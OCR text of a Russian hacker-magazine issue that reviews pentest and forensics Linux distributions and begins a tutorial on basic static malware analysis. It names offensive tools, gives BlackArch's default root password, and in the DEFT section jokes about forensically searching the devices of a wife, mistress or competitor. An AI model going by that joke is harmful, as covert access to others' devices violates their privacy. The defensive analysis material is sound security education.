


Родина DEFT — солнечная Италия, и он щедро, как пицца сыром, посыпан разнообразными инструментами для разведки и взлома. При этом они не примотаны к дистрибутиву синей изолентой, а вполне гармонично встроены в него. Все вместе напоминает интересный и полезный в жизни швейцарский нож.

Разработан DEFT на платформе Lubuntu и снабжен удобным графическим интерфейсом. В продукт входит набор профильных утилит, начиная с антивирусов, систем поиска информации в кеше браузера, сетевых сканеров и других полезностей и заканчивая инструментами, которые необходимы при поиске скрытой информации на диске.

Используя эту ОС, не составит труда получить доступ к стертым, зашифрованным или поврежденным данным на различных видах физических носителей.

Основной инструментарий прячется в разделе DEFT, который, в свою очередь, находится в некотором подобии меню «Пуск».



Изначально этот дистрибутив был предназначен для нужд сетевой полиции и специалистов по реагированию на инциденты в области ИБ, поэтому еще одна сильная сторона DEFT — это конкурентная разведка, в том числе анализ взаимосвязей аккаунтов соцсетей.

Есть даже интересная утилита для обнаружения геолокации заданного аккаунта LinkedIn или Twitter. Я не смог проверить, насколько эффективно это работает в данный момент, но с определением принадлежности аккаунта к стране и городу она справляется.

В отличие от Kali Linux или Tsurugi, в DEFT защита от дурака встроена. Без должной подготовки почти ни один инструмент попросту не запустить, а без глубокого понимания работы защитных механизмов тут вообще делать нечего.

Буквально каждое приложение или опция требует прав root, так что не спеши сразу запускать все подряд или создавать непривилегированного пользователя.

Также я обнаружил «подарочек»: несколько репозиториев, откуда DEFT берет обновы, закрыты ключами. Пару дней я рылся по форумам, пока не нашел, откуда запросить данные, да и сами ключи тоже нашлись.

В итоге эта система хороша для форензики и расследования инцидентов, в особенности если есть физический доступ к носителям информации — будь то диск, флешка или смартфон (хакера, начальника, сотрудника, конкурента, жены, любовницы, ее бати — нужное подчеркнуть).


TSURUGI

- **Первый релиз:** 2018 год
- **Основан на:** Ubuntu
- **Платформы:** x86 (частично), x64
- **Графическая оболочка:** MATE

Скачать

Этот дистрибутив вообще не очень известен в кругах ИБ-специалистов — возможно, из-за своей молодости. Однако Tsurugi — детище, рожденное совместными усилиями создателей DEFT и Kali. Что из этого вышло? Давай посмотрим!

Tsurugi (это слово означает двуручный японский меч) создан на основе Ubuntu, в качестве GUI используется MATE. Предназначен он больше для форензики или OSINT, нежели для пентеста, однако его инструментарий, как и некоторые особенности, позволяют использовать его и в этом направлении. Изначально система поставляется в режиме live-образа, но при желании можно произвести постоянную установку.




Стандартный рабочий стол

Войдя в систему, видим несложный GUI, предусмотрительно обвешанный со всех сторон виджетами показателей загрузки процессора, жестких дисков, оперативной памяти, скорости сети и прочего.

Да, рука создателей Kali тут довольно сильно заметна. В глаза сразу бросается обилие предустановленных инструментов, которые нужны далеко не всегда. При этом интерфейс системы выглядит более чем минималистично и компактно. А вот логика работы системы безопасности, как и работы с вебом или защиты от отслеживания, основана на лучших практиках DEFT.

Весь основной арсенал расположен в Applications → TSURUGI.



Меню Tsurugi

Здесь и работа с образами, и анализ вредоносов, и восстановление данных, и, как упоминалось, набор утилит для OSINT.

Стоит иметь в виду, что эта ОС, как и Kali, не имеет защиты от кривых рук. Она подойдет тем, кто имеет хорошие навыки работы с Linux и действует предусмотрительно и вдумчиво. Как и положено острому японскому мечу!

Обширный инструментарий позволяет использовать систему как мультитул для широкого спектра задач. Пусть Tsurugi и немного смахивает на Kali, серьезные различия все равно имеются. При том что некоторые из утилит так же, как и в Kali, работают некорректно или не работают вообще, процент проблемных тулз здесь намного меньше, и видно, что об этом кто-то заботится.

Если по каким-то причинам ты не хочешь использовать Kali, то Tsurugi станет достойным инструментом в твоем наборе. Пять звезд не поставим как минимум потому, что один из авторов этого обзора отложил кирпич от звука меча при старте ОС... Впрочем, давай не будем о грустном.

Продолжение статьи →


БОЕВОЙ LINUX

ОБЗОР САМЫХ МОЩНЫХ ДИСТРИБУТИВОВ ДЛЯ ПЕНТЕСТОВ И OSINT

PARROT

- **Первый релиз:** 2013
- **Основан на:** Debian
- **Платформы:** x86, x64, ARM
- **Графическая оболочка:** MATE

Скачать



Этот красивый дистрибутив Linux основан на Debian и разработан командой Frozenbox специально для тестов безопасности компьютерных систем, поиска и оценки различного ряда уязвимостей.

Что же внутри? В качестве окружения рабочего стола здесь все тот же MATE. Опыт использования (субъективно) приятный.

Сверху, в разделе Application, ты найдешь утилиту **Anon Surf**. Одна из особенностей Parrot — в ней предустановлены некоторые средства анонимизации, и при выборе Anonsurf Start весь трафик системы будет перенаправлен через Tor. В этом же разделе есть возможность использовать DNS проекта **OpenNIC** — это вненациональная альтернатива реестрам доменов верхнего уровня. Здесь же, выбрав параметр Check IP, можно проверить текущий внешний IP.

Второй раздел — Cryptography. Здесь стоит обратить внимание на утилиту **GPA** — это графический интерфейс программы **GnuPG**, предназначенной для шифрования информации и создания электронных цифровых подписей. Это, по сути, альтернатива шифрованию PGP. А если тебе нужен GPG, то под рукой будет утилита **zuluCrypt** — аналог VeraCrypt, который позволяет шифровать папки, разделы, флешки и прочее.

Следующий (и самый интересный) раздел — Parrot. В нем собраны именно те утилиты для тестирования защищенности компьютерных систем, из-за которых эта ОС попала в наш обзор. Многие из представленных утилит нам уже известны по Kali Linux, но есть и уникальные.

Подробнее хотелось бы остановиться на вкладке «Интернет». Здесь мы видим предустановленный **Tor Browser** и биткойн-кошелек **Electrum**, а также утилиту **XSSer** — фреймворк для обнаружения и эксплуатации XSS-уязвимостей в веб-приложениях. Тут же есть почтовый клиент **Claws Mail**, это полноценный почтовый клиент с поддержкой шифрования GPG. Бонусом идет **Ricochet IM** — децентрализованный анонимный мессенджер, работающий через сеть Tor.

Это, пожалуй, все особенности Parrot Security OS, о которых хотелось бы рассказать. Как видно, Parrot OS подходит не только для тестов на проникновение, она может и служить ОС для ежедневного использования тем, кто знает, зачем им это нужно.

Нам Parrot показалась качественно и удобно сделанной ОС. Приятно работать с системой, где не нужно предварительно починять инструменты.

BLACKARCH


- **Первый релиз:** неизвестно
- **Основан на:** Arch
- **Платформы:** x64
- **Графическая оболочка:** отсутствует, есть несколько менеджеров рабочего стола

Скачать

BlackArch — самый крупный по объему образа дистрибутив. Актуальная версия занимает больше 14 Гбайт! Загружать, кстати, при желании можно через торрент, и сидов всегда много.

Оцени дружелюбие интерфейса: если тебе удалось выкачать этого монстра и запустить его, нужно ввести логин и пароль, о которых ты должен прочесть на сайте в инструкции по установке (это root/blackarch, если что). Про live-пользователей, видимо, забыли.


Дальше: после логина не видно никаких намеков на меню или что-то в этом роде. Перед нами практически голый Fluxbox, поэтому оно вызывается по клику правой кнопкой мыши в любом месте рабочего стола.



Группы приложений BlackArch


Все приложения удобно разложены по категориям в подменю blackarch основного меню. Представлены 49 категорий, в которых есть инструменты на любой случай жизни. Навигация по меню с помощью мыши, как в Windows? О нет, в этом дистрибутиве про мышь смело можно забыть. Только клавиатура, только хардкор! С другой стороны, раз ты решил связаться с *nix-системами и взломом, глупо рассчитывать на что-то другое.

Что касается собственно инструментов, то тут представлены все популярные и не очень тулзы для взлома, включая, конечно, такие знаковые, как **Metasploit** и **BeEF XSS**. Делать обзор всех инструментов этого поистине огромного набора — занятие еще более безнадежное, чем в случае с Kali и Parrot. Так что я пройдусь по верхам, а ты, если будет интересно, сможешь углубиться в чтение документации настолько, насколько посчитаешь нужным.



Wine атакует!

BlackArch не стесняется использовать Wine для запуска некоторых «неродных» приложений. В качестве примера — **mft2csv** (на скриншоте выше), который парсит MFT файловой системы NTFS для дальнейшего анализа. В наличии имеется и Java (OpenJDK 14.0.1).



MSF тоже на месте

Терминал, как и в целом графическая оболочка системы, выглядит уныло, зато версии софта актуальные. С одной стороны, кажется, что хотели сделать как в кино про хакеров, с другой — система все же вполне юзабельна, хотя и требует серьезных навыков.

В общем, если ты не готов пробираться через минное поле конфигов, аргументов при запуске софта, гугленья на каждый чих и прочие прелести этого мультитула — смотри в сторону Kali и Parrot, там хоть что-то можно сделать без настольного справочника. К новичкам BlackArch более чем недружелюбна. И, ясен пень, не вздумай ставить ее как основную.


BACKBOX

- **Первый релиз:** 2010
- **Основан на:** Ubuntu
- **Платформы:** x64
- **Графическая оболочка:** Xfce

Скачать

И под конец — еще один дистрибутив, стоящий особняком от остальных. BackBox не претендует на звание лучшего хакерского мультитула, зато он как нельзя лучше подходит для повседневного использования. Графическая оболочка тут Xfce, что минимизирует потребление системных ресурсов. С сайта доступны для скачивания два варианта — ISO и Torrent. Образа для виртуальных машин нет.

BackBox основан на Ubuntu (точнее, Xubuntu), что делает удобным его использование как домашней ОС, к тому же по Ubuntu доступна куча документации и форумов с ответами на распространенные вопросы. Тут нет каких-то твиков ядра, так что никакие махинации ничего не испортят. Такие особенности делают этот дистр прекрасным выбором для начинающего пентестера.



Меню BackBox Linux 7

Инструментов из коробки поставляется не так и много, всего около 200 штук, но для первых шагов в ИБ вполне достаточно. В остальном BackBox — это просто Xubuntu со всеми ее ~~багами~~ фичами и функциями.

Важный плюс, на который я не могу не обратить внимание, — все инструменты очень удобно сгруппированы в меню. Даже если ты не знаешь ни одного инструмента, например, для атак на Wi-Fi, ты с легкостью найдешь их.

Сказать больше особо нечего, просто пользуйся на здоровье.

СВОДНАЯ ТАБЛИЦА

Дистрибутив	Графическая оболочка	Основан на	Год выпуска	Платформы
NST	MATE	Fedora	2003	x64
Kali	Xfce	Debian	2013	x86, x64, ARM, VirtualBox
DEFT	LXDE	Ubuntu	2005	x86
Tsurugi	MATE	Ubuntu	2018	x86 (частично), x64
Parrot	MATE	Debian	2013	x86, x64, ARM
BlackArch	-	Arch	?	x64
BackBox	Xfce	Ubuntu	2010	x64

ВЫВОДЫ

Тут должна была быть лекция, что недопустимо использовать большинство из этих дистрибутивов как основную ОС, но ее не будет. Пробуй разные дистры, выбирай тот, что ближе твоему сердцу, и желаем тебе удачи. А еще — чтобы из-за использования материалов этой статьи тебе никогда не понадобилась недавняя заметка об отмазках в суде.


МАЛВАРЬ НА ПРОСВЕТ

Евгений Дроботун
Постоянный автор «Хакера»

УЧИМСЯ БЫСТРО ИСКАТЬ ПРИЗНАКИ ВРЕДОНОСНОГО КОДА

Представь, что на твоем компьютере возник неизвестный исполняемый файл, но отправлять его на проверку в VirusTotal ты почему-то не хочешь. Например, потому что он может уйти в исследовательскую лабораторию, где его пристально изучат. В этой статье я покажу тебе, как провести такое исследование самостоятельно.

В целом, если говорить про анализ исполняемых файлов, можно выделить два подхода — это статический анализ и динамический анализ.



Виды анализа исполняемых файлов

Статический анализ предполагает анализ файла без его запуска на выполнение. Он может быть базовым — в этом случае мы не анализируем непосредственно инструкции процессора в файле, а производим поиск нетипичных для обычных файлов артефактов (например, таких как строки или названия и последовательности API-функций), либо расширенным — в этом случае файл дизассемблируется и производится исследование инструкций, поиск их характерных для вредоносных программ последовательностей и определение того, что именно делала программа.

Динамический анализ заключается в исследовании файла с его запуском в системе. Он тоже может быть базовым и расширенным. Базовый динамический анализ — это исследование файла с его запуском без использования средств отладки, он заключается в отслеживании событий, связанных с этим файлом (например, обращение к реестру, дисковые операции, взаимодействие с сетью и т. п.). Расширенный динамический анализ заключается в исследовании поведения запущенного файла с применением средств отладки.

В этой статье я расскажу о базовых техниках статического анализа. Его преимущества:


- позволяет получить результат достаточно быстро;
- безопасен для системы при соблюдении минимальных мер предосторожности;
- не требует подготовки специальной среды.

Основной недостаток базового статического анализа — это его низкая эффективность при анализе и распознавании сложных вредоносных программ, например упакованных неизвестным упаковщиком или использующих полное либо частичное шифрование файла с применением продвинутых алгоритмов.

ИНСТРУМЕНТАРИЙ

HEX-редакторы

Один из основных инструментов статического базового анализа — это HEX-редактор. Их много, но в первую очередь необходимо отметить Hiew. Это безусловный лидер и бестселлер. Помимо непосредственно функций HEX-редактора, в нем реализовано еще много дополнительных возможностей, связанных с анализом файла: это и дизассемблер, и просмотрщик секций импорта и экспорта, и анализатор заголовка исполняемых файлов. Главный недостаток — все это не бесплатно (хотя и весьма недорого — от 555 рублей).




HEX-редактор Hiew

Если не хочется тратить деньги, то можно обратить внимание, например, на Hex Editor Neo (есть бесплатный вариант) или на HxD Hex Editor.

Детекторы упаковщиков

Если есть подозрение, что файл упакован, то с помощью детектора упаковщиков можно попытаться определить, какой упаковщик при этом использовался, и попробовать распаковать исследуемый файл. Долгое время безусловным лидером здесь была программа PEiD, и в принципе можно пользоваться и ей, однако поддержка давно прекращена и новых сигнатур для определения типов упаковщика уже никто не выпускает. Альтернатива — Exeinfo PE.



Exeinfo PE

Эта программа, помимо детекта упаковщиков, имеет еще много других функций для анализа исполняемых файлов Windows, и во многих случаях можно обойтись ей одной.

Специализированные утилиты для исследования исполняемых файлов Windows

Программа CFF Explorer из пакета Explorer Suite — это настоящий швейцарский нож для исследователя PE-файлов. Позволяет получить огромное количество разнообразной информации обо всех компонентах структуры PE-файла и, помимо прочего, может служить HEX-редактором.

CFF Explorer

Так что настоятельно рекомендую CFF Explorer, тем более что программа бесплатная.

Python-модуль pefile

Python-модуль pefile позволит обойтись при анализе PE-файлов исключительно интерпретатором Python. С ним практически все операции по базовому статическому анализу можно реализовать путем написания небольших скриптов. Прелесть всего этого в том, что заниматься исследованием PE-файлов можно в Linux.

Модуль присутствует в PyPi, и установить его можно через pip:

```
pip install pefile
```

Yara

Ну и в завершение всего списка весьма популярный и востребованный инструмент, ставший своеобразным стандартом в среде антивирусной индустрии, — проект Yara. Разработчики позиционируют его как инструмент, который помогает исследователям малвари идентифицировать и классифицировать вредоносные сэмплы. Исследователь может создать описания для разного типа малвари в виде так называемых правил, используя текстовые или бинарные паттерны.

WWW

- Актуальная версия Yara
- Англоязычная справка по написанию правил
- Перевод справки на русский (обрати внимание — он слегка устарел)

МЕРЫ ПРЕДОСТОРОЖНОСТИ

Чтобы обезопасить систему при проведении базового статического анализа подозрительных файлов, необходимо:

- установить запрет на операцию чтения и выполнения анализируемого файла (вкладка «Безопасность» в контекстном меню «Свойства»);
- сменить разрешение файла с .exe на какое-нибудь другое (или вообще убрать расширение анализируемого файла);
- не пытаться открыть файл текстовыми процессорами и браузерами.

Можно обойтись этими мерами и не использовать виртуальную среду, хотя для полной безопасности можешь установить, например, Virtual Box и проводить анализ в нем (тем более что при динамическом анализе без виртуалки, как правило, не обойтись).

ОПРЕДЕЛЕНИЕ ТИПА ФАЙЛА

Я думаю, тебе известно, что признак PE-файла в Windows — это не только расширение .exe, .dll, .drv или .sys. Внутри него содержатся и другие отличительные черты. Первая из них — это сигнатура из байт вида `MZ` (или 0x4d, 0x5a в шестнадцатеричном представлении) в самом начале файла. Вторая — сигнатура также из двух байт `PE` и двух нулевых байтов следом (или 0x50, 0x45, 0x00, 0x00 в шестнадцатеричном представлении).

Смещение этой сигнатуры относительно начала файла записано в так называемом DOS-заголовке в поле `e_lfanew`, которое находится по смещению 0x3c от начала файла.

